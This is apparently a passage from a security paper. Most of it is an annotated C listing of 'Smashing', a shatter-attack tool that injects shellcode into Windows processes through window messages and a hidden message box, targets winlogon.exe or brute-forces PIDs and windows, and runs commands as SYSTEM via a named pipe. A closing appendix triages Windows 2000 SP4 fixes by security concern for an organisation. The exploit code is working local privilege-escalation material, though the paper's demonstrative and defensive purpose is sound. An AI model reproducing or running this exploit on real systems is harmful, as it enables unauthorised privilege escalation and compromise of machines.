%d\n",Threads,PID);
   }

   CloseHandle (Snapshot);
}

// Callback function for EnumWindows().
// Only used when /w switch is specified.
BOOL CALLBACK EnumWndCallback(HWND Window,LPARAM ProgName)
{
   if (ProgName == 1)
   {
         //We're enumerating only.  Dump out the window details
         char *Caption = (char *)malloc(1024);
         GetWindowText(Window,Caption,1024);
         printf("Window found, handle %x, title %s\n",Window,Caption);
         free(Caption);
         return TRUE;
   }
   if (!CommandSent)
         SendShellcodeW(Window);
   return TRUE;
}
```

Beginning of main code

```
void main (int argc, char *argv[])
{
   char User[128];
   DWORD Mode = PIPE_READMODE_MESSAGE;
   DWORD Length = 128;
   HANDLE PipeHandle;
```

Step 3:
Smashing first determines the username and what privileges it currently has.

```
   GetUserName(&User[0],&Length);
   //If we have LocalSystem, there's two options.  Either we're the result
of a successful exploit,
   //or someone wants to do some enumeration as LocalSystem (different
desktop maybe?).
   //If we've been renamed to smashenum.exe, assume we're just
enumerating.
   if (!stricmp(User,"SYSTEM") && !strstr(argv[0],"smashenum"))
   {
         // We have LocalSystem.  Read parameters from named pipe.
         BOOL Pipe = TRUE; // Are we actually reading from a pipe?  Set to
false if we've failed over to a file.
         DWORD BytesRead;
         char *Buffer = malloc(1024);
         BOOL Interactive = FALSE;     // Do we want to force
winsta0\default?
         char *Parms = malloc(1024);
         STARTUPINFO SInfo;
         PROCESS_INFORMATION PInfo;
```

Step 4:
See if pipe is open, and can the program “smashing” communicate with it?

```
         // Try to connect to the pipe.
         PipeHandle =
CreateFile("\\\\.\\pipe\\shatter",GENERIC_READ|GENERIC_WRITE,0,NULL,OPEN_E
XISTING,0,NULL);

         if (PipeHandle == INVALID_HANDLE_VALUE)
         {
               // Named pipe has failed.  Try to read parameters from a
file..
               Pipe = FALSE;
               printf("Unable to create named pipe!\n");
               PipeHandle =
CreateFile("c:\\smashing.txt",GENERIC_READ,0,0,OPEN_EXISTING,0,0);
               if (PipeHandle == INVALID_HANDLE_VALUE)
               {
                     printf("ERROR: Unable to open parameter file, error 
%d!\n", GetLastError());
                     // If we've got an error, don't return.  We want to 
be able to read the error message...!
               }
         }
         else
         {
               if (!SetNamedPipeHandleState(PipeHandle,&Mode,NULL,NULL))
               {
                     printf("Error %d setting pipe 
state\n",GetLastError());
                     // If we've got an error, don't return.  We want to 
be able to read the error message...!
               }
         }

         // Fortunately, a pipe handle is a file handle, so use the same 
functions to read from it.
         if (ReadFile(PipeHandle,Buffer,1024,&BytesRead,NULL))
         {
               *(Buffer+BytesRead) = 0;
         }
         else
         {
               if (Pipe)
                     printf("Error %d reading from 
pipe!\n",GetLastError());
               else
                     printf("Error %d reading from 
file!\n",GetLastError());
         }

         CloseHandle(PipeHandle);

         if (!Pipe)
               DeleteFile("c:\\smashing.txt");

         //Parameters are all now stored in Buffer.  Check if \i was 
specified.

         if (strstr(Buffer,"\n"))
               Interactive = TRUE;

         //All good.  Create the process.
         SInfo.cb = sizeof(STARTUPINFO);
         SInfo.lpReserved = 0;
         if (Interactive)
         {
               SInfo.lpDesktop = strstr(Buffer,"\n") + 1;
               *strstr(Buffer,"\n") = 0;
         }
         else
               SInfo.lpDesktop = NULL;
         SInfo.lpTitle = 0;
         SInfo.dwFlags = 0;
         SInfo.cbReserved2 = 0;
```

```
          SInfo.lpReserved2 = 0;


          if
(!CreateProcess(0,Buffer,0,0,TRUE,CREATE_NEW_CONSOLE,0,0,&SInfo,&PInfo))
          {
                printf("CreateProcess failed, error %d",GetLastError());
          }
    }
    else
```

Step 11:
Open Smashing pipe

```
    {
          // Low privs so far.  Hack stuff :)
          BOOL Interactive = 0;
          BOOL Bruteforce = 0;
          BOOL WindowEnum = 0;
          char *Buffer = malloc(1024);
          char CurrentProcess[256];
          DWORD *PIDs = malloc(4000);
          DWORD Returned;
          DWORD TargetPID = 0;
          DWORD ThreadID;
          HANDLE ThreadHandle;
          int PIDsHacked = 0;
          BOOL EnumerateOnly = 0;
```

This is where it displays the options for the command line and checks to make sure at least two have been specified.

```
          //Whatever happens, we need our named pipe up and running ASAP.

          //Parse command-line and pass it to the thread
          if (argc < 2)
          {
                printf("Smashing v1.07 by Foon - ivegotta@tombom.co.uk\n");
                printf("Usage: Smashing [options] <Command line>\n");
                printf("Options:\n");
                printf("/i     = Target process should be interactive\n");
                printf("/t     = Send messages to threads instead of
processes\n");
                printf("/m     = Inject shellcode though a message box\n");
                printf("/e     = Enumerate only, no exploiting\n");
                printf("/v     = Verbose - repeat for very verbose\n");
                printf("/p:PID = Process ID to exploit\n");
                printf("/b     = Bruteforce attack against all PIDs\n");
                printf("/w     = Bruteforce attack against all windows\n");
                printf("NOTE: /p /b and /w options are mutually
exclusive!\n");
                return;
          }
          else
```

This is it processes command line arguments that you have given

```
          {
               int CurrentParm;
               int Commands = 0;
               *Buffer = 0;
               for (CurrentParm = 1; CurrentParm < argc; CurrentParm++)
               {
                     if (*argv[CurrentParm] == '/')
                           switch (*(argv[CurrentParm]+1))

                           {
                                 case 'p':
                                 case 'P':
                                       TargetPID = atoi(argv[CurrentParm]
+ 3);
                                       if (!TargetPID)
                                       {
                                             printf("ERROR: Invalid PID
specified in /p: switch!\n");
                                             return;
                                       }
#ifdef _DEBUG
                                       printf("Target PID:
%d\n",TargetPID);
#endif
                                       break;
                                 case 'i':
                                 case 'I':
                                       Interactive = 1;
#ifdef _DEBUG
                                       printf("Interactive switch
specified\n");
#endif
                                       break;
                                 case 'e':
                                 case 'E':
                                       EnumerateOnly = 1;
                                       Verbosity = 2;
#ifdef _DEBUG
                                       printf("Enumerate only switch
specified\n");
#endif
                                       break;
                                 case 'w':
                                 case 'W':
                                       WindowEnum = 1;
#ifdef _DEBUG
                                       printf("Window bruteforce switch
specified\n");
#endif
                                       break;
                                 case 'b':
                                 case 'B':
                                       Bruteforce = 1;
#ifdef _DEBUG
                                       printf("Bruteforce switch
specified\n");
#endif
```

```
                                       break;

                                 case 'm':
                                 case 'M':
                                       UseMBox = 1;
#ifdef _DEBUG
                                       printf("Messagebox switch

specified\n");
#endif
                                       break;
                                 case 't':
                                 case 'T':
                                       ThreadMode = 1;
#ifdef _DEBUG
                                       printf("Thread mode specified\n");
#endif
                                       break;
                                 case 'v':
                                 case 'V':
                                       Verbosity++;
#ifdef _DEBUG
                                       if (Verbosity == 1)
                                             printf("Verbose
specified\n");
                                       else
                                             printf("Very verbose
specified\n");
#endif
```

No options that were recognized were entered, process defaults start here.

```
                                       break;

                                 default:
                                       {
                                             int Parm;
                                             for (Parm = CurrentParm; Parm
< argc;Parm++)
                                             {

   strcat(Buffer,argv[Parm]);
                                                   strcat(Buffer," ");
                                                   CurrentParm++;
                                                   Commands++;
                                             }
                                             break;
                                       }
                           }
                     else
```

Process the options and parameters that were recognized.

```
                     {
                           int Parm;
                           for (Parm = CurrentParm; Parm < argc;Parm++)
                           {
                                 strcat(Buffer,argv[Parm]);
                                 strcat(Buffer," ");
                                 CurrentParm++;
                                 Commands++;
                           }
                     }
               }
               if (!Commands && !EnumerateOnly)
               {
                     printf("ERROR: no command found!\n");
                     return;
               }

               if ((TargetPID && Bruteforce) || (TargetPID && WindowEnum)
|| (Bruteforce && WindowEnum))
               {
                     printf("ERROR: Only specify one of the /p /b and /w
switches!\n");
                     return;
               }

         }

         if (Interactive)
         {
               strcat (Buffer,"\nWinSta0\\Default");
         }
         else
         {
               char Name[128];
               int SizeNeeded;
               strcat(Buffer,"\n");


   GetUserObjectInformation(GetProcessWindowStation(),UOI_NAME,&Name,128,&
SizeNeeded);
               strcat(Buffer,Name);

   GetUserObjectInformation(GetThreadDesktop(GetCurrentThreadId()),UOI_NAM
E,&Name,128,&SizeNeeded);
               strcat(Buffer,"\\");
               strcat(Buffer,Name);
         }
         if (Verbosity)
               printf("Command to send to pipe (%d
bytes):\n%s\n",strlen(Buffer),Buffer);
```

Step 4:
If you are not running enumerate only, create a pipe to use for getting information from the threads – this is where we have started to perform the exploit.

```
         //Start the pipe in another thread.
         if (!EnumerateOnly)
         {
               ThreadHandle = 
CreateThread(0,0,&PipeProc,Buffer,0,&ThreadID);
               if (!ThreadHandle)
               {
                     printf("FATAL: Unable to create pipe thread, error 
%d\n",GetLastError());
                     return;
               }
         }

         //Retrieve command-line for Smashing
         //TODO:  Cope with running Smashing from the path rather than 
current directory
         if (!strstr(argv[0],":\\"))
         {
               GetCurrentDirectory(256,&CurrentProcess[0]);
               strcat(&CurrentProcess[0],"\\");
               strcat(&CurrentProcess[0],argv[0]);
         }
         else
               sprintf(&CurrentProcess[0],"%s",argv[0]);
```

Step 5:
Call the function to build the FullShellCode Exploit Data.

```
         // Make shellcode into a full sploit.
         MakeSploit(&CurrentProcess[0]);

         if (UseMBox)
         {
               //Set up a message box containing our shellcode.
               //It's mapped into every process on the desktop, so we 
don't need to SetWindowText() :)

               // Call MessageBox() from another thread so we don't get 
blocked.
               if (!CreateThread(0,0,&MBProc,Buffer,0,&ThreadID))
               {
                     printf("FATAL: Unable to create message box thread, 
error %d\n",GetLastError());
                     return;
               }
               else
               {
                     int SleepTime;
                     HWND MBWindow;
                     if (Verbosity)
                           printf("Message box thread created OK\n");

                     //Find the message box window.
                     //Might take a second or two, so sleep a little.
                     //Check every 10 ms though, so it's not visible for 
long.
                     for (SleepTime = 0; SleepTime < 300; SleepTime++)
                     {
                           MBWindow = FindWindow(0,"SMASH ME BABY!");
                           if (MBWindow) break;
                           Sleep(10);
                     }

                     if (!MBWindow)
                     {
                           printf("FATAL: Unable to locate message box 
window!\n");
                           return;
                     }
                     else
                     {
                           //Found it!  Hide it, and slap the shellcode in 
the window title.
                           if (Verbosity)
                                 printf("Message box window located\n");
                           ShowWindow(MBWindow,SW_HIDE);
                           // Note: SendMessageW.  Unicode - MMMmmm....

   SendMessageW(MBWindow,WM_SETTEXT,0,(DWORD)FullShellcode);
                     }
               }
         }
```

If using Window Enumeration attack, call the function EnumWindows to perform the attack.

```
         if (WindowEnum)
         {
               // We're attacking through window enumeration.
               BOOL Result;
               if (EnumerateOnly)
                     Result = EnumWindows(&EnumWndCallback,1);
               else
                     Result = 
EnumWindows(&EnumWndCallback,(LPARAM)&CurrentProcess[0]);

               if (!Result)
               {
                     printf("ERROR!  Window enumeration failed (Code 
%d)!\n",GetLastError());
                     return;
               }
         }
```

If you are not using Windows Enumeration, check to see if we have already found the correct Process ID to hack.

```
         //Find PID to hack.  If it's specified on command line...
         else if (TargetPID)
         {
               HackProcess(TargetPID, EnumerateOnly);
         }
         else
```

Otherwise search for the target Process ID to attack.

```
            //We have to iterate through processes.
      {
            if (EnumProcesses(PIDs,4000,&Returned))
            {
                  DWORD CurrentPID;
                  for (CurrentPID = 4;CurrentPID < (Returned / 
sizeof(DWORD));CurrentPID++)
                  {
                        DWORD PID = *(PIDs + CurrentPID);

                        if (CommandSent) break;

                        //Iterating through all PIDs.
                        if (Bruteforce)
                        {
                              //We're bruteforcing.  Hit every PID on 
the system, except us...:)
                              if (PID != GetCurrentProcessId())
                              {
                                    HackProcess(PID, EnumerateOnly);
                                    PIDsHacked++;
                              }
                        }
                        else
                        {
                              //we're tring to find winlogon.exe...
                              HANDLE ProcHandle = 
OpenProcess(PROCESS_QUERY_INFORMATION | PROCESS_VM_READ,FALSE,PID);
                              if (ProcHandle)
                              {
                                    HMODULE ModHandle[100];
                                    DWORD Count;
                                    if 
(EnumProcessModules(ProcHandle,&ModHandle[0],100,&Count))
                                    {
                                          char Filename[256];
                                          if 
(GetModuleFileNameEx(ProcHandle,ModHandle[0],&Filename[0],256))
                                          {
                                                if 
(strstr(&Filename[0],"winlogon.exe"))
                                                {
                                                      HackProcess(PID, 
EnumerateOnly);
                                                      TargetPID = PID;
                                                      PIDsHacked++;
                                                }
                                          }
                                    }
                              }
                        }
                  }
            }
            }
```

End of program, send appropriate message to console....

```
            //Check if it worked.

            if (!TargetPID && !Bruteforce && !WindowEnum)
            {
                  printf("Fatal error:  Unable to locate winlogon.exe!\n");
                  printf("Target PID can be forced using /p switch\n");
                  return;
            }
            else
            {
                  if (Bruteforce)
                        printf("Bruteforce complete - %d processes
   attempted\n",PIDsHacked);
                  else if (WindowEnum)
                  {
                        printf("Window enumeration successful!\n");
                  }
                  else
                        if (PIDsHacked > 1)
                              printf("%d processes attempted.\n",PIDsHacked);
                        else
                              printf("1 process attempted.\n");
            }

            // Before we quit, give the thread an extra second if it's not
   there already...
            // If the command has been sent, the thread will be dead, so this
   will return instantly.
            WaitForSingleObject(ThreadHandle,1000);

            if (CommandSent)
            {
                  printf("The command was sent successfully.\n");
                  printf("If it didn't work, you did something wrong - this
   program worked :)\n");
            }
            else if (!EnumerateOnly)
            {
                  printf("The command was NOT sent.\n");
                  printf("You should try again with a different attack vector
   ");
                  if (Bruteforce)
                        printf("(try /w)\n");
                  if (WindowEnum)
                        printf("(try /p)\n");
                  if (TargetPID)
                        printf("(try /b)\n");
            }
      }
}
```

Appendix B: What are our vulnerabilities?

This table is the result of research of the bug fixes posted in SP4. The first 3 columns are the list as it is posted on the Microsoft site at http://support.microsoft.com/?kbid=327194. The notes column are quotes from the article number listed on the left side and are the reason why/why not this should be a concern in the environment. (For instance, if the Article pertained to Novell, it is not a concern.) In cases where a quick determination could not be made, the concern was rated as "?". The first 20 are probable security concerns within the organization, four of which are privilege elevation problems (including the 6th one, which is the one demonstrated in this paper). The list has been sorted according to the concern rating for easier reference.

Article number	Article title	Category	Notes	Concern?
296441	MS01-022: WebDAV Service Provider Can Allow Scripts to Levy Requests as a User	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
323255	MS02-055: Unchecked Buffer in Windows Help Facility May Allow Attacker to Run Code	Base operating system	This buffer may be exploited by a Web page that is hosted on an attacker's site	Yes
326830	MS02-045: Unchecked Buffer in Network Share Provider May Lead to Denial-of-Service	Base operating system	By sending a specially-crafted packet request, an attacker can mount a denial-of-service attack on the target server computer.	Yes
329170	MS02-070: Flaw in SMB Signing May Permit Group Policy to Be Modified	Base operating system	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
325571	Buffer Overrun in IIS When No Script Maps Exist	Directory services	no script maps exist for the Web site, a specially formatted URL can cause a buffer overrun, causing IIS to crash	Yes
328310	MS02-071: Flaw in Windows WM_TIMER Message Handling Can Enable Privilege Elevation	Directory services	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
329115	MS02-050: Certificate Validation Flaw Might Permit Identity Spoofing	Setup	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
323172	MS02-048: Flaw in Certificate Enrollment Control May Cause Digital Certificates to Be Deleted	Management/administration	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
329414	MS02-065: Buffer Overrun in Microsoft Data Access Components Can Lead to Code Execution (MDAC 2.6)	MDAC	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
326886	MS02-042: Flaw in Network Connection Manager Can Cause Rights Elevation	Networking	Microsoft has confirmed that this problem may cause a degree of security vulnerabilit	Yes
320206	MS02-024: Authentication Flaw in Windows Debugger	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes

	Can Cause Elevated Privileges			
329414	MS02-065: Buffer Overrun in Microsoft Data Access Components Can Lead to Code Execution (MDAC 2.6)	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
331953	MS03-010: Flaw in RPC Endpoint Mapper Could Allow Denial of Service Attacks	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
811493	MS03-013: Buffer Overrun in Windows Kernel Message Handling Could Lead to Elevated Privileges	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
817606	MS03-024: Buffer Overrun in Windows Could Lead to Data Corruption	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerabi	Yes
819696	MS03-030: Unchecked Buffer in DirectX Could Enable System Compromise	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
822679	MS03-025: Flaw in Windows Message Handling Through Utility Manager Could Enable Privilege Elevation	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
814201	Administratively Assigned Offline Files Remain Available Offline After Being Moved to Another Folder	Shell	Remain available	Yes
814078	MS03-008: Flaw in Windows Script Engine May Allow Code to Run	Security	Microsoft has confirmed that this problem may cause a degree of security vulnerability	Yes
327498	Files May Appear to Be Empty with an Older Redirector	Base operating system	When you try to open a file in Windows 2000, the file may appear to be empty. This problem may occur if you create more then one share on a network server.	Y but not security
810340	File Server Stops Responding (Hangs) When You Rename a File	Base operating system	rename a file on a remote Windows 2000-based file server	Y but not security
811363	A "Stop 0x0000001E" Error Occurs in Win32k.sys in Windows 2000	Base operating system	Error and blue screen	Y but not security
812802	BackupRead() Cannot Read a File with a 0-Byte Alternate Data Stream	Base operating system	If a file has an alternate data stream	Y but not security
318332	You Receive a "System Error 1230" Error Message When You Browse the Network	Directory services	My Network Places or by typing net view at	Y but not security
812499	You Cannot Change Your Password After an Administrator Resets It	Directory services	administrator resets a user account password and then sets it to immediately expire	Y but not security
319021	The Win32_NetworkAdapterConfiguration.SetDNSServerSearchOrder Method Does Not Work	Management/administration	configure the list of name servers in your TCP/IP configuration.	Y but not security
321126	The "Look In" and "Save As" Boxes in Common Dialog Boxes Are Slow	Management/administration	persistent connections to network drives	Y but not security

327129	A Computer Stops Responding During the Shutdown Process If a Service Does Not Start	Management/administration	a service has hung in the starting state	Y but not security
327984	Your Profile Is Not Unloaded If You Change Printer Settings and Then Log Off	Printing	If you change printer settings and then log off, your profile may not be unloaded.	Y but not security
282010	ACC2002: The Updated Version of Microsoft Jet 4.0 Is Available in the Download Center	Program compatibility	Microsoft JET Access database engine not used	N
320742	FIX: STRFTIME Returns the Wrong Strings	Program compatibility	Spanish/Mex locale only	N
323130	Computer with Multiple Processors and an AGP Video Adapter Hangs During Startup	Program compatibility	Multiple Processors	N
324490	FIX: Corrupted GIF Images May Cause an Access Violation in OLE	Program compatibility	Operability issue	N
328509	Cannot View Presentation Material When Participating in Data Conference	Program compatibility	Don't use data conference	N
330716	Corrupted Inbound Message Causes the SMTP Service to Stop or to Shut Down Unexpectedly	Program compatibility	Mail only	N
331509	IIS Admin Services Does Not Stay Running and Exchange SMTP Service Repeatedly Stops	Program compatibility	Mail only	N
810014	Access Violation Occurs in Fcachdll.dll	Program compatibility	IIS/Exchange/2K Server	N
811012	Remote Retry Queue Length Counter Calculation Error	Program compatibility	SMTP System Counter	N
815026	List of Program Compatibility Fixes in Windows 2000 Service Pack 4	Program compatibility	NetMeeting	N
815315	FIX: Memory Leak When You Use a GETENV Call in DllMain	Program compatibility	Microsoft Visual C++, 32-bit Editions 6.0 SP5	N
816941	Auto Proxy Functions: isResolvable, dnsResolve, and myIpAddress Do Not Work as You Expect	Program compatibility	Win2K server	N
263939	Disk Performance May Degrade Over Time	Base operating system	Througthput problem	N
278710	No Global Groups Are Available Creating File-Share Resource Permissions in Cluster Administrator	Base operating system	Cluster Administrator	N
289261	Backup Takes Much Longer When PAE Is Enabled	Base operating system	Use NtBackup	N
291594	The Windows File Checker Utility Cannot Restore Protected Operating System Files	Base operating system	NetWare server	N

309344	File Appears to Be Deleted Although You Do Not Have Permissions on the OS/2 Warp4-Based Server	Base operating system	IBM/OS2 Warp	N
313600	An Error Occurs in Usbhub.sys If It Is Used as a Composite Driver	Base operating system	USB hub	N
315829	Cancelled URB May Not Contain the Number of Bytes That Were Actually Transferred	Base operating system	USB	N
318107	No Audio on a Web Camera When You Resume from Hibernation	Base operating system	Web camera	N
318789	Redirector Does Not Cache Files When the SPARSE Attribute Is Set	Base operating system	Attributes set	N
318871	Problems Transferring Highly Fragmented Packets in NDIS	Base operating system	NDIS	N
319313	You May Receive a "Tape Drive Requires Cleaning" Error Message When You Try to Back Up	Base operating system	Tape Drive with MS	N
319326	Certain R2 PC Cards Are Incorrectly Enumerated as Memory Cards	Base operating system	R2 Cards	N
319473	FRS Does Not Replicate Files or Folders If the System Account Does Not Have Full Control of the Directory Tree	Base operating system	FRS	N
319588	Peripheral Hardware May Not Be Initialized During the Startup Process	Base operating system	Startup hardware	N
319913	The NET TIME Command May Report the GMT Bias Incorrectly	Base operating system	net time command	N
319931	Event ID 49 Entry Is Added to the System Event Log When You Use the 3GB Switch in Windows 2000	Base operating system	Switch	N
319967	You Cannot Open a File That You Moved to a DFS Share	Base operating system	Shared file system	N
320333	Event Log Replication Entries Fill Windows 2000 Cluster Log	Base operating system	Cluster Log	N
320345	CPU Usage Rises to 100 Percent If You Charge the Battery Slowly While the Computer Is On	Base operating system	CPU Charging	N
320397	You Receive an "NTLDR Is Missing" Error Message When You Start Your Computer	Base operating system	After you copy many files to the root folder of a boot volume that uses the NTFS file system,	N
320661	You Cannot Take DFS Replica Members Offline	Base operating system	DFS	N

320865	RIS Setup Stops Responding at "Setup is Starting Windows" Screen	Base operating system	Video initialization	N
320877	One-Hour Delay Occurs During Startup with a USB Keyboard and PS/2 Mouse	Base operating system	Hardware issue	N
321036	Modem Settings Are Missing After You Remove and Re-Insert Your Modem	Base operating system	Modem settings	N
321060	Raytheon RayLink Wireless PCMCIA LAN Adapter Does Not Start with a Code 12	Base operating system	Raytheon RayLink	N
321248	RRAS Dial-on-Demand Interface Does Not Establish a Connection	Base operating system	RRAS Dial-on-Demand	N
321522	Banner Page Always Prints When a Service That Needs to Print to a Novell NetWare Print Queue Prints	Base operating system	Novell	N
321610	Administratively Created DNS Records May Not Be Security-Enhanced	Base operating system	Authenticated users may be given full control of static records (that are manually created by an administrator) in an Active Directory-integrated DNS zone that is configured with the **Allow Secure Updates Only** setting	N
321623	An Access Violation Occurs in Spoolsv.exe	Base operating system	Random messages	N
321685	Disk Management Snap-In Does Not Show a Disk with a Large Number of Partitions	Base operating system	Disk Management	N
321697	You Cannot Make Floppy Disk Controller Physically Probe Floppy Drives	Base operating system	Virtual Disk Drives	N
322018	L2TP May Not Use the Default IP Address	Base operating system	multiple IP addresses that are specified on the network adapter.	N
322042	Input Language of Terminal Server Client Does Not Match That of Terminal Server Session	Base operating system	Input language setting	N
322271	Service Pack 3 Adds Updates to Several Windows 2000 Support Tools	Base operating system	Updated tools	N
322377	Computer Is Unresponsive When Hibernating	Base operating system	Hibernation issues	N
322670	UPN Credentials Cause CSNW to Omit the NDS Tree for Changing Your Password	Base operating system	NDS Tree	N
322811	IEAK User Rights Deployment Build Is Not Installed If Windows Installer 2.0 Is Installed	Base operating system	Microsoft Internet Explorer Administration Kit (IEAK)	N
322945	Disks Are Not Detected Correctly When You Add a Disk As a Cluster Resource on a Cluster Node	Base operating system	Clustering	N

323145	GlobalAlloc() in Ntvdm.exe May Return A Memory Handle That Is Not Valid	Base operating system	Dr. Watson	N
323231	Logical Disk Partitions Are Lost or Damaged After You Upgrade from Windows NT 4.0 to Windows 2000	Base operating system	Upgrading issue	N
323270	Delegation Wizard Only Reads One CONTROLRIGHT in Windows 2000	Base operating system	Delegation Wizard configuration file	N
323332	ASP Generates a New ASP SessionID Cookie for Every User Access	Base operating system	After you set **AspKeepSessionIDSecure** to **TRUE**, Active Server Pages (ASP) generates a new ASP SessionID cookie for every user access when you use HTTPS applications.	N
323403	Cannot Remove a Computer from a Domain Because the Computer Name Is Not Found	Base operating system	Renaming a computer	N
323456	Error Message if Windows 2000 Server Is Running Citrix Metaframe That Is Configured in a Load-Balancing Farm	Base operating system	Citrix	N
323552	Dumpfile Header and Header Size Information Are Incorrect	Base operating system	summary header structure of some dumpfiles may be incorrect	N
323592	The Specified DNS Retry Interval Is Not Used	Base operating system	Windows 2000-based server is configured as a secondary DNS server for a zone,	N
323608	The DisablePagingExecutive Setting May Cause Windows 2000 to Hang	Base operating system	Windows 2000 with the **DisablePagingExecutive**	N
324184	Access Violation in Lsass.exe Because of LDAP Version 2 Search with Referrals	Base operating system		N
324406	Printing to a Redirected LPT1 from Windows XP to Windows 2000 Prints Multiple Separator Pages	Base operating system	Windows XP	N
324439	FIX: DM_USER_DEFAULT Flag Is Not Set in the DOCUMENTPROPERTYHEADER Structure	Base operating system	Flag missing	N
324574	Certificate Does Not Display the Ampersand (&) in a Company Name	Base operating system	Display in IE	N
324612	Plug and Play Devices Are Not Detected After You Restart Your Windows 2000-Based Computer	Base operating system	Plug and Play devices may not be detected	N
325031	Computer Enters Standby During IR File Transfer in Windows 2000	Base operating system	IR Transfer	N
325040	Windows 2000: Drive Letter Changes After You Restart Your Computer	Base operating system	hard disk is a SCSI drive	N
325266	No Files Are Displayed on Backup Tape or You Are Repeatedly Asked to Insert a Tape	Base operating system	Windows Backup	N

325748	FIX: Memory Leak in Remote Procedure Call Server Service (RPCSS)	Base operating system	Performance Monitor (PerfMon	N
325945	The WinNT Provider Returns an Incorrect Number of Domains in a Network	Base operating system	Domains in a Network	N
325955	Installing a Non-Plug and Play Driver for a PCI Device May Cause Problems	Base operating system	PCI Device	N
326330	The Cluster Service Detects RPC Errors 1726 and 1722	Base operating system	Cluster Services	N
326591	Maximum NT User Handles Per Process Is 10,000 in Windows 2000	Base operating system	Programs that require many NT User handles may stop working when they reach approximately 10,000 handles	N
326647	Windows 2000 NAT May Reuse TIME-WAIT Connections Before the 2MSL Period	Base operating system	Network Address Translation	N
326662	Hibernation Problem with Computers with One Gigabyte of RAM Under High-Stress Conditions	Base operating system	One Gigabyte of RAM Under High-Stress Conditions	N
326891	The Clusdisk.sys Driver Does Not Permit Disks to Be Removed by Plug and Play	Base operating system	Clusdisk.sys Driver	N
326967	IAS Logs List an Incorrect IP Address for the Network Access Server Device	Base operating system	and is configured to use RADIUS Proxy	N
327012	Index Server 3.0 Does Not Correctly Index Some Excel Files	Base operating system	Index Server	N
327020	Error Message Occurs When You Start Disk Management After Extending a Hardware Array	Base operating system	After you add new disks to a hardware RAID array	N
327392	MSMQ: A Version Mismatch Between Mqmig.exe and Mqmigrat.dll Causes Primary Enterprise Controller Migration to Fail	Base operating system	PEC Migration	N
327559	Removable Storage Recognizes the Tape Drive but It Does Not Recognize Any Media in the Drive	Base operating system	When you use a tape library on a Windows 2000-based or a Windows XP-based computer, Removable Storage Manager (RSM) recognizes	N
327840	Preventing Users from Putting Compressed Files on a File Server	Base operating system	Recommended practices	N
328020	Redirected Printing Through a Terminal Services Session May Not Work with Windows 2000 SP3	Base operating system	Printing/Terminal Services	N
328036	Removing USB Hub Causes STOP 0x0000001E	Base operating system	USB Hub	N
328097	Adding a Print Separator Page May Cause an Error Message	Base operating system	Error message	N

328141	The Microsoft Message Queue Server Migration Tool Deletes the MsmqServices Object	Base operating system	Message Queue Server Migration Tool	N
328165	An Access Violation Occurs When BizTalk Server Is Under a Heavy Load	Base operating system	BizTalk Server	N
328773	Task Scheduler Jobs Do Not Work and Generate Error Code 0x8004130f Intermittently	Base operating system	Task scheduler	N
328786	List Is Cleared If You Accidentally Enter a Blank Line in the "Run Only Allowed Windows Applications" Policy	Base operating system	Group Policy Editor snap-in,	N
329068	CreateMultiProfileTransform() Stops Working After 1,000 Calls and Then Leaks Memory	Base operating system	Memory Leak	N
329178	Security Group Policy Is Applied During Every Startup Process	Base operating system	if the following group policies are set:	N
329179	Integrated Technology Express Devices May Not Work with Windows 2000	Base operating system	onboard devices by Integrated Technology Express	N
329259	An Access Violation Occurs in Rsvpsp.dll	Base operating system	You may receive an access violation error message	N
329346	A Handle Leak Occurs in Mstask.exe	Base operating system	the handle leak may cause a resource shortage	N
329771	An Access Violation Occurs in Unregmp2.exe When You First Log On to Windows 2000	Base operating system	Access Message	N
329801	You May Receive a "Stop 0x1E" Error Message Intermittently in Windows 2000	Base operating system	Error message	N
329806	Error Reported When ADSI MoveHere Function Runs Against Third-Party LDAP Server	Base operating system	Against Third-Party LDAP Server	N
329834	MS02-063: Unchecked Buffer in PPTP Implementation May Permit Denial-of-Service Attacks	Base operating system	VPN Remote Access Services	N
329895	FTP Transfers by Using Network Address Translation May Not Work	Base operating system	use Network Address Translation (NAT)	N
330259	Intermittent Program Unresponsiveness Occurs When You Use Performance Monitoring	Base operating system	third-party program that loads performance-monitoring extension	N
330363	A "Stop 0x0000001E" Error Occurs in the NetWare Redirector	Base operating system	NetWare server	N
330574	Intermittent Name Resolution Issues and Event IDs 5501 and 6524 Are Logged to the DNS Server Event Log	Base operating system	DNS Server Event Log	N

331018	Files Larger Than 4 GB Are Truncated During a Restore If an EMC Device Is Used	Base operating system	EMC Device Is Used	N
331053	DRIVER_IRQL_NOT_LESS_OR_EQUAL Error Message when You Dismount a Volume	Base operating system	When you dismount a volume	N
331330	Active Directory Passes Incorrect Security Descriptors to Programs	Base operating system	Microsoft Exchange 2000 Server in	N
331371	Mqbkup.exe Does Not Support a Virtual Cluster Service	Base operating system	Clustering	N
331910	DHCP Vendor-Specific Options Longer Than 124 Bytes Are Not Sent	Base operating system	Dynamic Host Configuration Protocol (DHCP) option 43 (vendor-specific options)	N
332001	DF Bit Is Incorrectly Set to Zero on All Packets Sent From a Windows 2000-Based Computer	Base operating system	Regsitry key change	N
332023	Slow Disk Performance When Write Caching Is Enabled	Base operating system	By design	N
810008	Active RPC Connections Are Closed	Base operating system	remote procedure call (RPC) to communicate with a remote application, you may see active connections end.	N
810038	Stop 0x0E3 Error Occurs When Redirector Thread Tries to Release a Lock	Base operating system	certain stress conditions	N
810090	Universal Serial Bus Devices Are Not Detected Intermittently When You Start or Resume the Computer	Base operating system	USB Devices	N
810161	Network Adapters Are Missing or Incorrect in Device Manager After You Run NTBackup to Restore System State Data	Base operating system	Run NTBackup to Restore System	N
810418	Disabling Site Awareness for Windows 2000 DFS in a Windows NT 4.0 Domain	Base operating system	Windows 2000 servers for Distributed File System	N
810425	Server Intermittently Stops Responding During High Disk Activity	Base operating system	disk hanging	N
810558	Stop 0x00000051 REGISTRY_ERROR Error Message When You Log On	Base operating system	back up the registry hive	N
